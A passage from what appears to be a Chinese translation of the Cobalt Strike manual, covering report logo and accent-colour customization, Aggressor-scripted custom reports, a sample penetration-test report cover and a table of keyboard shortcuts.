
- https://attack.mitre.org/

13.3 自定义报告中的 Logo

Cobalt Strike 报告在其首页顶部显示 Cobalt Strike Logo。你可以将其替换为你自己选择的图像。通过 `Cobalt Strike` → `Preferences` → `Reporting` 进行此设置。

你的自定义图片应为 1192x257px，设置为 `300dpi`。必须设置 `300dpi`，这样报告引擎才能以正确的大小呈现你的图像。

你也可以设置强调色。强调色指的是报表第一页上图像下方的粗线颜色。报表内的链接也使用强调色。



EAT AT JOES
Penetration Testing Service

Vulnerability Report

August 14, 2012

This report shows vulnerabilities found during this penetration test.

Summary

Vulnerabilities: 3
Unique Vulnerabilities: 2
Vulnerable Hosts: 2
Compromises: 6

图50. 一份定制化的报告

13.4 自定义报告

Cobalt Strike 3.0 支持自定义报告。这些脚本是在 Aggressor 脚本语言的子集中定义的。查阅 Aggressor 脚本文档以了解有关此功能的更多信息：

- https://www.cobaltstrike.com/aggressor-script

附录A. 键盘快捷键

以下键盘快捷方式可用：

Shortcut	Where	Action
Ctrl+A	console	select all text
Ctrl+F	console	open find tool to search the console
Ctrl+K	console	clear the console
Ctrl+Minus	console	decrease font size
Ctrl+Plus	console	increase font size
Ctrl+0	console	reset font size
Down	console	show next command in command history
Escape	console	clear edit box
Page Down	console	scroll down half a screen
Page Up	console	scroll up half a screen
Tab	console	complete the current command (in some console types)
Up	console	show previous command in command history
Ctrl+B	everywhere	send current tab to the bottom of the Cobalt Strike window
Ctrl+D	everywhere	close current tab
Ctrl+Shift+D	everywhere	close all tabs except the current tab
Ctrl+E	everywhere	empty the bottom of the Cobalt Strike window (undo Ctrl+B)
Ctrl+I	everywhere	choose a session to interact with
Ctrl+Left	everywhere	switch to previous tab
Ctrl+O	everywhere	open preferences
Ctrl+R	everywhere	Rename the current tab
Ctrl+Right	everywhere	switch to next tab
Ctrl+T	everywhere	take screenshot of current tab (result is sent to team server)
Ctrl+Shift+T	everywhere	take screenshot of Cobalt Strike (result is sent to team server)
Ctrl+W	everywhere	open current tab in its own window
Ctrl+C	graph	arrange sessions in a circle
Ctrl+H	graph	arrange sessions in a hierarchy
Ctrl+Minus	graph	zoom out
Ctrl+P	graph	save a picture of the graph display
Ctrl+Plus	graph	zoom in
Ctrl+S	graph	arrange sessions in a stack
Ctrl+0	graph	reset to default zoom-level
Ctrl+F	tables	open find tool to filter table content
Ctrl+A	targets	select all hosts
Escape	targets	clear selected hosts